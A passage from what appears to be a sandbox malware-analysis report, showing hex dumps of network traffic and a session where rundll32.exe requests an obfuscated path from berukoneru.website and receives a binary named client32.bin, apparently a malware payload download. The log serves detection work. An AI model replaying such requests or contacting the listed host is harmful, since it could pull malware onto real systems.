2f 5d 5f e7 5b 8a 81 02 98 a6 97 ae 88 75 55 72 18 63 80 fc da 9e 79 b4 4f db e3 38 dd 8a df 4f ca 3f 74 56 fe 61 02 7f 87 Data Ascii: 2^v$"Gy57~'G.[$TUI[IZ!H)^Y!zqw;knuh`<A4Fd&fLPz,ZE,,ZN(j5W|kZv4i5UZl'mH\X,qp$P\oEiE=:d^3c`R/]_[uUrc yO8O?tVa
2021-12-14 09:21:39 UTC	1245	IN	Data Raw: a8 d4 95 b0 78 6a 51 c3 88 29 00 f7 a0 84 fe 40 04 18 2e ef 9c 27 9d fe 2e 7f 57 0f 47 7e 58 ad fd 7d c9 6e 23 3f 22 b2 a4 9f ed 28 62 16 d7 bc fb 23 4a 86 93 35 4e ab fa bc e6 cd f5 3f 33 fb 84 70 77 8d 54 5d a3 de 9f 6b 30 00 f1 82 7c dc 5f f2 1d 45 f3 19 55 be 0c 4c 1c 0e 7e fb f7 32 ed 48 d6 a1 49 ec 55 42 6d 91 57 f7 df b4 1a 0d b6 af 23 6b 5e d1 e5 f5 65 ba a7 5b 33 e1 0e 26 21 79 08 33 73 6b 85 13 c2 2a b4 92 5f db 48 5b c1 22 1e 4b cc 13 e8 7a a3 ed d6 6e 4e e8 f6 e4 cd b4 ab d2 6c 6c dc 9b 46 e1 b4 59 87 7d 59 de 09 28 18 da b7 a3 db 92 78 c3 bb cf e4 db bb 9b c8 20 82 fc e2 7b 61 40 74 fa 59 a4 48 a2 bd 7a 16 d5 4a 04 f5 dc 5d 96 8d 8e a4 60 4b d6 da 45 0d a5 7d 4a 3f c7 4a 7d 82 53 c3 fa 18 71 d6 d5 c7 21 14 7c bc 89 7c d8 6b b0 7e 18 fe 07 31 Data Ascii: xjQ)@.'.WG~X}n#?"(b#J5N?3pwT]k0|_EUL~2HIUBmW#k^e[3&!y3sk*_H["KznNllFY}Y(x {a@tYHzJ]`KE}J? J}Sq!|k~1
2021-12-14 09:21:39 UTC	1261	IN	Data Raw: be be 49 af 90 c1 30 31 45 7a 23 e6 e4 04 bb 3c a2 06 4d f2 c4 c5 26 f4 3b 9c 27 4f 3f 93 20 5e bb eb 62 2c 47 6b 9f 9b 2c d2 e3 6c 68 75 33 14 4b 09 e4 a1 64 f8 e4 83 d8 d3 e4 53 bb 01 67 f0 22 4f 96 18 4f 58 c1 85 55 48 6a 11 21 5e dd ec d1 97 0d 2a 8f 36 16 ff 64 b9 84 84 3c 79 1b 07 62 23 c8 35 8d bc 67 25 a8 18 64 c1 39 82 33 c8 b2 80 86 30 f6 29 f4 b5 b6 5f 4e db c4 ec 85 2e 27 ea d7 85 3e 83 83 d7 a9 77 90 36 b4 a0 4a 77 61 92 70 be ad a8 f5 af 1a 1a 25 1d 49 5e 6f ba a2 8f 2f de 33 8e fc 35 7c e6 72 f6 dd 98 36 e1 39 09 3d 7e b0 76 1f cd 44 7d 44 f5 30 af 1c 8c d8 1b 21 f2 ee 9f 0f 55 2b 2c 63 fb 6e 23 e0 db 15 62 b0 e6 58 39 83 be 59 c0 47 8e d9 a8 ec 90 d7 8d 20 b1 e1 52 0c 48 ce 55 3d 91 82 8f 5b 21 6b 1b 05 9f fc c0 25 33 91 d4 d9 df 43 5b 44 Data Ascii: l01Ez#<M&;'O? ^b,Gk,lhu3KdSg"OOXUHj!^*6d<yb#5g%d930)_N.'>w6Jwap%l^o/35|r69=~vD}D0!U+,cn# bX9YG RHU=[!k%3C[D
2021-12-14 09:21:39 UTC	1277	IN	Data Raw: d6 fa 44 6c f8 d1 11 bb c5 65 a2 b5 38 a6 07 d5 c6 7c 71 ca 80 c3 34 7e 53 c8 15 31 2d 39 36 14 a4 d2 38 de 0a c7 1a 30 94 6f 5e b4 cd a6 2a bf 96 98 9f 38 d0 8a fa ee 97 38 34 6e d6 b9 9d b4 c4 b5 67 d8 1f 07 13 81 d4 ac 50 57 fd 2e 62 f2 6c f0 b5 95 d6 64 ec 7e 6c f9 19 f3 7d d7 6b ff a1 f2 67 fe 49 6c 0f 94 fc ba 1d 91 de 22 cc bb 6a e5 62 5f d2 90 f7 81 62 d5 65 f5 65 e2 c2 33 fb cf 2a 9b e2 0f cd 79 34 37 96 43 77 f3 2e 74 b4 7b df b2 d0 fc 5b 53 32 8e 6b 00 b9 ba 0b da f1 fb b0 43 f9 cd ec e7 5d 31 ab 8f 07 25 90 ea f3 ae 6d 36 9c 82 ea df 9a 6d 22 ee e5 74 fb bf d0 69 75 c1 f8 cd a5 56 65 94 8e c7 29 4d 83 de d3 14 0a 3a 79 8f e3 32 30 36 7c af 34 fc 97 c1 9e 01 27 38 87 51 4c 45 2d 05 b4 d2 c9 6e b3 f3 49 7b 47 76 60 cb d2 b4 8d 67 96 ff 7c b6 e4 Data Ascii: Dle8|q4~S1-9680o^*884ngPW.bld~l}kgII"jb_bee3*y47Cw.t{[S2kC]1%m6m"tiuVe)M:y206|4'8QLE-nI{Gv`g|
2021-12-14 09:21:39 UTC	1293	IN	Data Raw: 4b 4a 7e 32 f6 73 45 d5 ff f6 fc bf 13 4b 42 84 a3 0e c2 b2 76 46 78 8b fc d9 4f 81 7a 06 43 3f 27 a3 1a 09 fb 94 90 13 bf 09 81 aa 88 1d ec 67 29 52 5d 88 5c 4d 0e ad f8 c6 d7 d1 95 fe 9a 0e 65 45 7b a6 89 93 24 93 52 a1 81 b9 6d 1d ef 25 bb 29 6c 81 06 bf c7 5f 51 9b e9 3e 78 89 47 47 ab 4b 3d 15 22 4f 21 80 3d 77 b1 bc 5e 75 c2 49 92 e6 79 fe ba 7f af 13 aa 23 47 10 4f 82 94 97 51 c3 fc aa 3e 7c 34 82 b0 ac 44 bc de ab ae cc a5 29 b8 ad 09 ba 0e 7b 51 fe 91 81 5a 19 8f 57 5a f9 a8 ae 61 75 e1 13 42 a4 59 c4 c5 7e 7c 59 9a 76 8c cf 66 89 1b bc b9 41 1b c1 61 40 18 0e f5 8f e3 3f 5f 32 4f 56 af a5 bf 17 78 b6 3b 97 ec 5b bc 1e 06 79 33 e2 4f bc ee 17 a8 1a c9 0d e3 91 19 e0 11 f2 6a 6a 6e 85 77 f3 7a cc fd f0 dc 74 ed eb 91 6f d8 20 a1 ad ad 9e 93 ec 11 Data Ascii: KJ~2sEKBvFxOzC?'g)R]\MeE{$Rm%)I_Q>xGGK="O!=w^uIy#GOQ>|4D){QZWZauBY~|YvfAa@?_2OVx; [y3Ojjnwzto
2021-12-14 09:21:39 UTC	1309	IN	Data Raw: c2 61 cf 8c 2f b2 24 45 8c 67 0a e0 9e 0e d3 56 02 f9 ae c6 0b 8c b0 20 6a 9d bf fe f5 1e 76 8f 67 44 ce cb 4d a2 f3 dc 19 39 a2 ab 10 99 a2 d3 ee a6 fc cb 20 dd 11 8f e5 35 c2 2f af 2f 4c 71 bf dc 14 a7 a7 25 6e 72 73 66 fc a8 c2 13 63 cc 5f 88 7e 1d 7e 17 a4 4a 3a 4c 21 39 d1 3c 9f 49 ec e7 5a c6 02 30 fd 73 16 56 e6 4b 80 e3 3c 27 15 d1 23 c8 c3 d5 29 d0 84 95 91 11 76 5c 2c 31 75 7c a8 95 fc c1 2e 9b 9c 7a 0c 44 ea 83 dd c1 33 67 e4 0b a3 7c 84 b4 76 dc 53 d7 5b fc 1c ea 9f b4 8f a0 8f fd e8 8e 42 6d 63 4c e9 06 af 2e b8 17 ef f8 84 af a5 28 63 89 93 7b 49 a3 69 49 d6 85 59 ef e5 c0 af 5c da 1e 71 fe a9 4d b7 a8 8a 8c 33 f6 60 76 57 c9 37 29 0e 9c 32 bc 23 8c 03 9e 69 1c 29 5a 9a 5a 05 2d 8c be a5 d7 8a b0 a4 dc 83 27 05 9d 94 30 a3 16 e0 56 34 b8 41 Data Ascii: a/$EgV jvgDM9 5//Lq%nrsfc_~~J:L!9<IZ0sVK<'#)v\,1u|.zD3g|vS[BmcL.(c{IiIY\qM3`vW7)2#i)ZZ-'0V4A
2021-12-14 09:21:39 UTC	1325	IN	Data Raw: 58 d8 82 37 37 ab b8 52 c0 ec 8a 18 10 63 05 5d 1d d8 dd 36 47 4c 16 7d be 55 2c 10 d9 d7 04 d0 6c ed 03 56 8c 14 1b 07 e9 94 da 52 77 c2 86 6e b5 00 89 c1 06 dc f8 69 51 53 db 22 07 31 cc 1c ee be 3a 7b 91 14 87 58 ea 30 22 73 7d 62 0e b9 a3 c5 27 36 d8 b3 72 c1 9f a7 0f db 01 4a 9e 8b d4 44 77 58 f6 71 0c 81 c8 4e 8b f7 39 34 39 c9 43 8a 8a 0b 91 e3 94 4b 72 07 23 e3 78 94 1e 0a 14 07 9e 75 1d e1 c9 d1 8c 55 6e ab 99 25 d4 bc e6 d5 df 36 04 e0 35 72 29 a6 5f d9 16 9d a3 4f a3 6d 29 46 14 76 cb 7e 09 03 2a 63 0e 4d 08 71 1e 60 13 78 d5 13 c9 72 b2 7b 4e 58 72 a5 c9 3d 3f e7 27 20 3f 72 e5 b6 2f a2 df 47 79 4a fd 4f 62 27 41 80 d8 4d bd 23 e3 5b 0d 6f 9d 60 e0 2f 6a f8 08 fe 5f be 65 4c 01 10 17 3f a4 3b 13 54 73 4f be 11 4d 2e 67 b0 7c 64 16 b1 0d eb 8a Data Ascii: X77Rc]6GL}U,IVRwniQS"1:{X0"s}b'6rJDwXqN949CKr#xuUn%65r)_Om)Fv~*cMq`xr{NXr=?' ?r/GyJOb'AM# [o`/j_eL?;TsOM.g|d
2021-12-14 09:21:39 UTC	1341	IN	Data Raw: ad b5 bb ed 0d 6f fe 1f 7f 86 8f fb 11 eb f2 40 6d 1f 14 53 43 51 28 3f e7 0a 47 d5 db cd c8 70 8a e8 da 39 bb c0 6f 0b 3a 21 73 c2 e0 f8 2d a1 9f d2 32 5c 95 c8 01 fa 0e 55 44 86 da 31 1e 25 36 8a 46 a6 4a b6 37 f5 5b 7f de 73 86 05 1c f7 e5 c9 e8 6a 18 f5 11 36 a4 87 e6 8a 1b 07 8c 6f eb dd 08 40 37 d2 2d d1 b5 fa 1f dd d0 aa 6f 1d 50 27 42 11 01 ef ef e7 bb ad 89 dd d2 88 38 ba 99 fe 1f 7e 61 a4 50 4b b8 9f 34 43 ba 83 bf 27 f6 98 90 eb 3e c5 da 90 dd 8f a8 de ee 1e ee a6 57 4c 7f 14 48 c6 be 8a f8 14 ac 55 17 3f 05 01 b0 57 b9 2a eb 92 d8 7c 14 f2 7f 2d 2c 0f e5 44 eb 89 ca e5 0e 49 b3 c7 ec af 37 30 17 6e d6 7f 0f 3e a1 1d 9b c4 a4 41 e8 06 f5 59 3a 34 f9 9b 4c a6 fa 47 19 14 3a 2b e6 6a 3d 17 ad 5e 14 57 8b 5d 98 74 f3 f5 eb 21 33 1a 25 e4 69 5a b5 Data Ascii: o@mSCQ(?Gp9o:!s-2\UD1%6FJ7[sj6o@7-oP'B8~aPK4C'>WLHU?W*|-,DI70n>AY:4LG:+j=^W]t!3%iZ
2021-12-14 09:21:39 UTC	1357	IN	Data Raw: 23 42 3a 98 04 6b 9e 98 bf 84 15 9c 74 2f 09 42 c9 7c b7 bd c7 ab ec d1 22 f0 c8 c9 b2 2e 13 3e c8 52 28 8d 3d ed 31 bc 32 e3 bb 37 82 f9 c5 c7 92 63 a2 72 41 39 e0 24 a7 24 6d 36 be 05 96 c3 05 da 3e 4f ef fd a6 f3 22 36 fa 2f 41 c8 fa 8f 6b fb 5d 6f 7d f5 34 eb 55 56 e6 d8 15 9b 25 f1 ce 5b c8 be 00 d9 09 05 fc b1 5c 17 08 57 cd d0 8a 30 84 9d af 37 c7 99 e3 42 6f 44 85 bc 07 52 f3 47 24 f5 b1 b5 e4 ca 8a 22 4b 81 72 71 29 39 4c 58 0e b9 5a 1f 44 81 a9 db 49 d4 8f 8c 56 7b 54 0d df bd 59 80 40 99 b8 85 7e 9e 15 a6 58 a6 ac 38 13 22 89 c4 cd 01 1a 8b 52 be bd 5d db 46 3d b8 b5 b6 9d 40 68 a2 d1 26 d5 3f d5 8a 27 7b 6f 14 a1 20 23 f6 81 dd 0c d5 9c a5 4f 93 66 ff 4b c4 d1 3e 54 be ed 1e 89 fc e4 0e aa 7b 1d 06 a6 c4 77 50 7e 63 97 4f bd 49 b6 ab 17 05 84 Data Ascii: #B:kt/B|".>R(=127crA9$$m6>O"6/Ak]o}4UV%[\W07BoDRG$"Krq)9LXZDIV{TY@~X8"R]F=@h&?'{o #OfK>T {wP~cOI

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.6	49819	79.110.52.144	443	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1364	OUT	GET /tire/tEXumA952Z/iljgXIorkNbq6MNPU/M3Mb2CH8XEAs/ZvNkij3gQew/dxKPUhxVjzkBtZ/B3kMEs_2FJYP69uLJ0Zru/_2BYjun6ZVTrWBF0/nSePp_2BxhkopWf/iGbA1ax9WTenbT0BwC/JetFByiwf/3LiswTAhhMHb0jpdGXHw/RYbbpW HEDIwmZCcWi7e/zfbtXmV0tr/6_2BifPd.eta HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: berukoneru.website
2021-12-14 09:21:39 UTC	1364	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Tue, 14 Dec 2021 09:21:39 GMT Content-Type: application/zip Content-Length: 268426 Connection: close X-Powered-By: PHP/5.4.16 Set-Cookie: PHPSESSID=enj917fogsgcgtjb5lnpbut920; path=/; domain=.berukoneru.website Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Set-Cookie: lang=en; expires=Thu, 13-Jan-2022 09:21:39 GMT; path=/ Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-12-14 09:21:39 UTC	1365	IN	Data Raw: 58 1b 91 63 b8 aa 05 14 26 b5 4a 87 75 c1 a0 26 9e 3c 11 6e 71 42 96 26 99 7a 08 52 54 2f 31 7f 58 90 87 ef 21 eb 4d ac aa 62 d0 f5 9e 65 dd b1 86 a9 14 c8 ae 98 d4 b6 d6 60 d1 47 77 cd be 8c 6e b1 66 d1 e8 7a 10 1e c8 8c 97 db c5 0f 0b 40 05 e7 84 c2 c8 34 df 33 e6 dc 52 e3 46 f4 95 b7 af 93 01 65 a9 71 60 bf 1f 51 95 4a f0 de 35 3e 05 cd 02 6e e9 85 80 bb d0 9e 8a 75 b1 3b 1e 78 47 1f 6b 12 e2 6d 4a 11 60 95 cc b0 70 f1 9e 77 55 2f 09 91 10 e8 d7 e3 05 c1 1d c9 ea 2f 96 3d 82 e8 0e ae b5 77 75 a5 0d bc 2f f1 b6 c5 47 94 e1 2d 77 eb d0 a1 8b a7 ad 18 90 fa 77 82 10 81 a4 59 32 4a 80 82 20 cd 7d 1d 20 6f 17 d7 8e 41 9a d0 fb 32 98 6c 3b da 81 8e 51 5e cb e0 92 a7 47 9a 9d c8 4d ed 20 99 cb 03 c1 2b 49 00 fa b7 08 c4 02 c1 94 c4 b3 eb 0b 87 5e bf 36 f0 75 Data Ascii: Xc&Ju&<nqB&zRT/1X!Mbe`Gwnfz@43RFeq`QJ5>nu;xGkmJ`pwU//=wu/G-wwY2J } oA2l;Q^GM +I^6u
2021-12-14 09:21:39 UTC	1380	IN	Data Raw: 53 07 cb b8 4e 62 9c b0 52 21 3d c4 3d 76 91 43 af 38 7c 50 14 41 e7 bd 39 dd 41 f5 8b 56 ab fc e5 6d c6 be ea b9 6f ac 49 c3 e4 fc 2c 2e 24 77 88 18 d0 d6 0d e2 48 70 d9 46 b0 89 af 38 9c 24 3c b1 b0 63 e5 b0 08 90 17 71 54 ef f8 87 9d 1e 42 a7 fd 9a 63 c3 82 40 5b b8 56 fe 88 58 4d 03 7b 4a c1 3e 01 55 8d a2 04 94 51 bf c3 70 6b d2 e2 08 64 3d df 31 53 f8 f6 69 5e 2b 60 1e 2f 64 eb a0 41 2e cb 53 06 1f a2 63 54 77 f5 61 29 3a 5a fb 59 8c ff 2a c8 82 0d 0a b0 a7 75 fb 71 92 04 b8 69 03 b4 45 51 d3 95 71 f0 db 15 b4 fb c5 0d 33 ef a0 0b 56 c4 42 43 9e a7 a1 d1 7f 09 fe c9 cc 52 6e cb 80 08 2a 8e a8 9e fd e5 c4 23 ad ed bd 3e 84 71 6f 32 b7 23 76 bd f0 aa 04 aa 58 67 b0 ae 2d e0 9e 97 be 39 61 1a 42 24 de 9f 09 a5 12 54 85 a1 89 71 fa a7 21 f9 6e ff 48 25 Data Ascii: SNbR!==vC8|PA9AVmoI,.$wHpF8$<cqTBc@[VXM{J>UQpkd=1Si^+`/dA.ScTwa):ZY*uqiEQq3VBCRn*#>qo2#vXg-9aB$Tq!nH%
2021-12-14 09:21:39 UTC	1396	IN	Data Raw: e7 b0 40 b0 31 3b 8f 49 34 9e 9d 07 a7 2a 47 1a 98 b8 bb ef 61 5f ed 3e 4c 3b 59 ec 5e 3a 76 d9 c1 67 5c 2e 34 de 0d 85 63 85 90 eb e4 ee a5 b8 ce e5 27 ab ed f1 46 e0 2a 79 16 27 a9 fc b8 cf 65 bb bf d4 90 e2 e0 3c 0b de e6 54 f2 ef 2e be 6b fc 2c 61 d4 bc bc 78 9e 57 3a 13 f3 b3 15 e0 74 c2 74 c3 e1 7a b9 e4 c1 3b 07 41 66 37 d9 18 e3 65 ba 35 bd 4f 40 fc 90 eb c9 45 3c ed ba 8f 96 10 0b e4 14 da a9 b8 8c 11 b2 96 cf a0 6d af e4 4f c4 a4 69 fd f3 64 92 ef 16 b1 cf c1 d4 e9 4f 21 c8 1b 40 8e f5 06 bb 3f a1 f0 76 28 07 ee 59 f8 cd 20 06 01 fd e9 a0 fc 2d ee dc 88 96 0b 46 af a1 33 eb a0 c7 4e a9 5c 03 33 28 8c ca 8f d8 6c 19 1d 8f 80 97 7e b9 38 71 06 4f 9b c4 2d f9 c3 af 26 49 23 e0 0a 10 0e 09 e0 18 f6 ae d4 cb 86 15 1d 08 c5 ff e8 8d 3d 16 53 16 b4 c9 Data Ascii: @1;I4*Ga_>L;Y^:vg\.4c'F*y'e<T.k,axW:ttz;Af7e5O@E<mOidO!@?v(Y -F3N\3(I~8qO-&I#=S
2021-12-14 09:21:39 UTC	1412	IN	Data Raw: 45 db 6c 2a 63 aa 06 70 d0 6b 08 5b 47 fa c5 46 f3 38 99 a1 5d cc ba 11 e3 7e a5 1e 73 fb a9 d1 cb a2 38 03 98 b3 a6 13 bd fa 0c bd cb 3d 30 a4 92 94 e1 ea ba 97 05 66 b9 79 98 c6 56 aa 73 54 58 3d c0 60 d7 30 76 6d 4f e1 cb d0 a7 7b 54 a9 1f f1 d3 15 64 69 54 3b 42 6f a0 02 ae 6e 26 9b 48 e2 07 8c cb 20 9e b8 e7 5f b5 44 63 51 8f cc 68 40 45 da 42 e1 26 c3 48 56 35 4f 6e c9 96 89 0c c7 f1 ba 24 ba 83 f0 45 05 98 ec 4a 92 f6 f3 44 8a 27 ff 23 80 ae 70 e7 ea 9f cb 0a ab 3f 5e 7f 1f 38 05 43 d0 fd 66 cf ed 46 fd dc 7c 23 bc bd 8c 68 7d 4d 99 6f e0 32 34 87 aa c5 a8 35 09 d2 c7 60 38 ac 2d 95 b3 ee 1f c1 52 22 e6 12 b0 07 3f a8 53 75 fa ff cb b8 9a ac c4 ce 88 1b 59 1d 72 ab a4 6b 2b 17 94 74 4b 8e 70 9e 76 ff 8b 6c 0c 30 0b 09 54 f3 70 a5 8a aa 43 01 be 96 Data Ascii: El*cpk[GF8]~s8=0fyVsTX=`0vmO{TdiT;Bon&H _DcQh@EB&HV5On$EJD'#p?^8CfF|#h}Mo245`8-R"?SuYrk+tKpvl0TpC
2021-12-14 09:21:39 UTC	1428	IN	Data Raw: b9 b3 89 36 a0 10 70 11 ee 76 04 aa f4 39 8a 26 d4 29 d7 d0 ba bb d2 9e ff 36 cc f6 8b 3a 1a f6 f1 07 b3 88 26 61 19 fa 05 f4 86 56 44 b7 bb d2 49 24 96 90 b9 8d a7 e0 88 c2 e4 b3 80 23 5a 22 bf 34 49 c2 2b 10 c7 df 0e e7 7d b2 2c 46 10 12 fa 63 8d 6c 77 94 24 a1 1f 78 d0 cc 65 5b 7c 8a d7 ba 5e 54 fe e7 bf a4 3a f2 31 5a 79 3e a4 48 aa 3d d5 6a ee a2 62 1e 62 a8 4c 65 ce 69 6b 81 6e e1 9e 3c 50 8d 5b bf 47 41 9f a8 b8 98 6f 92 de 70 83 81 ea ef e4 df c4 31 d6 84 a7 5d 99 6f 78 56 b8 1c f8 44 db b5 1d a0 95 e6 0c 26 aa 44 86 22 aa 52 ae 80 ee f4 41 9c 26 7c 67 ed a8 4e 37 b5 7e f6 f0 ea ce 5f c5 06 cb 55 9c 65 9e c7 e8 00 a6 00 43 1a f8 e2 6f 8e 1e 8c 65 88 0b 33 05 85 4a 32 5e 64 82 e4 67 70 43 e5 fc d0 07 dd 85 66 6d 6b 0c 68 07 1f 46 f8 ba c6 55 80 cf Data Ascii: 6pv9&)6:&aVDI$#Z"4I+},Fclw$xe[|^T:1Zy>H=jbbLeikn<P[GAop1]oxVD&D"RA&|gN7~_UeCoe3J2^dgpCfmkhFU
2021-12-14 09:21:39 UTC	1444	IN	Data Raw: 78 71 76 31 33 bc b7 0d c3 de 27 b9 e0 41 88 eb d3 68 96 04 e0 a3 0b 36 53 fd 2a 4d 2f 82 25 1c 70 e4 3f df 1e b6 ee 36 26 e8 83 d9 db 55 4a 5f 9e fb 35 bd 90 d8 cf e2 60 85 21 8a ca e3 72 a8 a1 08 41 78 fc 7c 2c 27 f4 20 a9 b9 fd 24 f1 24 3f fe 94 22 1f 4a a2 89 18 ac ac 87 3a b3 37 10 5d f7 83 1a 75 a9 ca d7 19 08 20 be 46 78 23 ed 7e 89 c7 b2 59 87 53 ec 33 70 85 97 13 b5 7b 44 20 9b 67 94 ea 69 ac ac 4d db 54 a3 61 cf a9 0d d8 10 67 82 3d 2b d5 9c 21 be 3f e2 16 18 9d e4 78 52 a4 7d c6 8a 77 73 ce 0f b4 37 7f ca a5 b1 be 65 af f7 f4 af 6b a3 bd c2 a1 b2 f9 52 59 8c bd d6 6d 1b 49 59 57 cb 23 8f 9f cb 4a a3 12 7c 63 ae 4c d0 f6 f5 da 3d f5 51 94 3f bb e3 b9 56 cd 1e 4a 19 99 fa 31 9b a4 51 ac 78 89 24 c2 e1 9f c5 ab 4d 38 7d 98 e0 38 fc 6d fb 7f d9 88 Data Ascii: xqv13'Ah6S*M/%p?6&UJ_S`!rAx|,' $$?"J:7]u Fx#~YS3p{D giMTag=+!?xR}ws7ekRYmIYW#J|cL=Q?VJ1Q x$M8}8m
2021-12-14 09:21:39 UTC	1460	IN	Data Raw: b4 60 44 97 27 1f 21 1f d0 2f ee 48 10 3e c5 6c 33 ba ab 56 30 71 11 00 92 c5 c1 bc 66 45 ac 84 d1 09 08 c1 a4 6e fa a9 3d bd 53 ba 60 d9 86 1f 61 02 41 f1 b4 f1 a3 4e 1f fb 49 76 1a 69 04 18 96 d5 40 41 0f 01 30 43 c5 3a 64 c0 69 40 59 d0 79 72 63 bf 4e b6 d6 5f 07 58 61 f7 90 a4 f9 08 c9 da 62 84 96 47 39 af 7a 24 a8 3f 44 47 80 46 6e 86 1b c4 f1 8b 20 c8 b5 ff 9d 59 83 72 67 dc 53 42 27 f8 dd 5c f8 ec 3f f3 9d df 40 c3 59 19 b9 61 5d 0a d0 76 4a ba fe cb 76 15 05 42 32 43 76 df 71 a5 91 73 4c 46 d6 87 eb c9 66 a6 96 7b 6d fe f6 ca de ff 88 d0 f6 e9 f5 04 48 89 18 70 91 a4 2b 83 db 4b d3 1c 1c f5 ba 0f d9 39 57 5a 1f 17 c4 00 79 61 af a5 a6 0e a0 e8 de a4 96 86 bf bd 5b f9 2d 27 92 80 fe 63 93 0c b5 49 f5 38 79 ac 61 63 9c 01 f1 ee df 76 f8 e5 83 7e 57 Data Ascii: `D'!/H>l3V0qfEn=S`aANIvi@A0C:di@YyrcN_XabG9z$?DGFn YrgSB'\?@Ya]vJvB2CvqsLFf{mHp+K9WZya[-'cI8yacv~W

Timestamp	kBytes transferred	Direction	Data
2021-12-14 09:21:39 UTC	1476	IN	Data Raw: c6 16 99 f3 a4 fe 24 ea 90 c4 e0 29 ca cb 52 bf 65 c0 7a cb 51 b2 b2 b7 57 79 73 38 52 ba 5a bc 4c 22 40 1d 19 b5 1c 82 37 66 72 7a 08 22 07 27 40 84 8b 5e f6 28 53 e6 b4 ec 9b 67 a1 a7 03 8f 6c 4a 4d 12 c3 da 7e a8 53 51 f8 cd 89 8c b9 52 85 a1 d8 01 df 09 06 ee 13 00 0e a7 70 26 89 41 da 6d fb db 2f af 16 ad 02 d5 29 0a 4e cf c2 35 b6 0a 26 11 b4 f5 f2 82 4b dd b8 84 a8 aa 2a c9 ca 48 c4 34 61 bb 76 c0 de cb 0c 5c 8b c7 9f 3b 49 17 4c f5 8b dd 7a c1 0b 4a 35 d0 be ab f7 e6 a7 43 03 6e 29 c7 df 2d b0 79 31 f8 86 19 32 81 8e e0 4f 45 87 07 89 46 26 9a 65 b3 76 6f 12 77 fd 5d b6 98 f7 39 4f 6f 57 e1 a1 da 5f 6b 71 53 ad f0 06 c4 15 97 4e 02 e0 c3 33 22 01 d7 19 f4 6f 3d de 8d d9 4c 13 c8 e0 95 12 74 55 73 72 a5 5f 83 9d 74 b1 5b d4 c0 73 ee 7d 1f bf 73 a7 Data Ascii: $)RezQWys8RZL"@7frz'"@^(SglJM~SQRp&Am/)N5&K*H4av\;ILzJ5Cn)-y12OEF&evow]9OoW_kqSN3"o=LtUs r_t[s}s
2021-12-14 09:21:39 UTC	1492	IN	Data Raw: 8a 95 bf 32 84 5e 76 15 88 cd 1f 9d d9 af 1b 24 c9 22 47 79 35 37 09 c6 d8 7e 27 47 2e 10 a1 b3 5b 24 c7 aa a8 03 00 c5 f4 aa 54 55 49 85 5b 49 b2 cc a2 5a ff 21 cd f5 b2 48 99 9f 29 da 5e f5 ee 59 21 b3 7a 12 71 e8 77 cd 3b 1f a7 84 6b dd 6e 75 68 60 c1 ea 3c c3 d4 41 9a fe ae e6 34 bc 08 a1 46 64 26 66 4c 90 ed 50 d9 be c6 d5 7a 2c d9 b2 5a e4 f8 f8 8d 45 b3 2c 15 2c ad de c1 5a fd 4e 28 de 6a e9 ff c0 fd 35 e9 57 90 7c 6b b6 ea 1a 5a b1 76 15 34 93 69 f2 35 55 5a 0b 18 cd 6c f7 aa 27 6d 48 5c c9 9a d8 8f 58 c3 f7 bc bc 0f 9b 2c 71 e8 01 14 70 24 ed 50 5c 6f f5 1e b0 11 fd 45 15 69 45 3d 3a f5 85 b8 64 94 bb 5e 33 9c 63 8a 60 52 7f 2f 5d 5f e7 5b 8a 81 02 98 a6 97 ae 88 75 55 72 18 63 80 fc da 9e 79 b4 4f db e3 38 dd 8a df 4f ca 3f 74 56 fe 61 02 7f 87 Data Ascii: 2^v$"Gy57~'G.[$TUI[IZ!H)^Y!zqw;knuh`<A4Fd&fLPz,ZE,,ZN(j5W|kZv4i5UZl'mH\X,qp$P\oEiE=:d^3c`R/]_[uUrc yO8O?tVa
2021-12-14 09:21:39 UTC	1508	IN	Data Raw: a8 d4 95 b0 78 6a 51 c3 88 29 00 f7 a0 84 fe 40 04 18 2e ef 9c 27 9d fe 2e 7f 57 0f 47 7e 58 ad fd 7d c9 6e 23 3f 22 b2 a4 9f ed 28 62 16 d7 bc fb 23 4a 86 93 35 4e ab fa bc e6 cd f5 3f 33 fb 84 70 77 8d 54 5d a3 de 9f 6b 30 00 f1 82 7c dc 5f f2 1d 45 f3 19 55 be 0c 4c 1c 0e 7e fb f7 32 ed 48 d6 a1 49 ec 55 42 6d 91 57 f7 df b4 1a 0d b6 af 23 6b 5e d1 e5 f5 65 ba a7 5b 33 e1 0e 26 21 79 08 33 73 6b 85 13 c2 2a b4 92 5f db 48 5b c1 22 1e 4b cc 13 e8 7a a3 ed d6 6e 4e e8 f6 e4 cd b4 ab d2 6c 6c dc 9b 46 e1 b4 59 87 7d 59 de 09 28 18 da b7 a3 db 92 78 c3 bb cf e4 db bb 9b c8 20 82 fc e2 7b 61 40 74 fa 59 a4 48 a2 bd 7a 16 d5 4a 04 f5 dc 5d 96 8d 8e a4 60 4b d6 da 45 0d a5 7d 4a 3f c7 4a 7d 82 53 c3 fa 18 71 d6 d5 c7 21 14 7c bc 89 7c d8 6b b0 7e 18 fe 07 31 Data Ascii: xjQ)@.'.WG~X}n#?"(b#J5N?3pwT]k0|_EUL~2HIUBmW#k^e[3&!y3sk*_H["KznNllFY}Y(x {a@tYHzJ]`KE}J? J}Sq!|k~1
2021-12-14 09:21:39 UTC	1524	IN	Data Raw: be be 49 af 90 c1 30 31 45 7a 23 e6 e4 04 bb 3c a2 06 4d f2 c4 c5 26 f4 3b 9c 27 4f 3f 93 20 5e bb eb 62 2c 47 6b 9f 9b 2c d2 e3 6c 68 75 33 14 4b 09 e4 a1 64 f8 e4 83 d8 d3 e4 53 bb 01 67 f0 22 4f 96 18 4f 58 c1 85 55 48 6a 11 21 5e dd ec d1 97 0d 2a 8f 36 16 ff 64 b9 84 84 3c 79 1b 07 62 23 c8 35 8d bc 67 25 a8 18 64 c1 39 82 33 c8 b2 80 86 30 f6 29 f4 b5 b6 5f 4e db c4 ec 85 2e 27 ea d7 85 3e 83 83 d7 a9 77 90 36 b4 a0 4a 77 61 92 70 be ad a8 f5 af 1a 1a 25 1d 49 5e 6f ba a2 8f 2f de 33 8e fc 35 7c e6 72 f6 dd 98 36 e1 39 09 3d 7e b0 76 1f cd 44 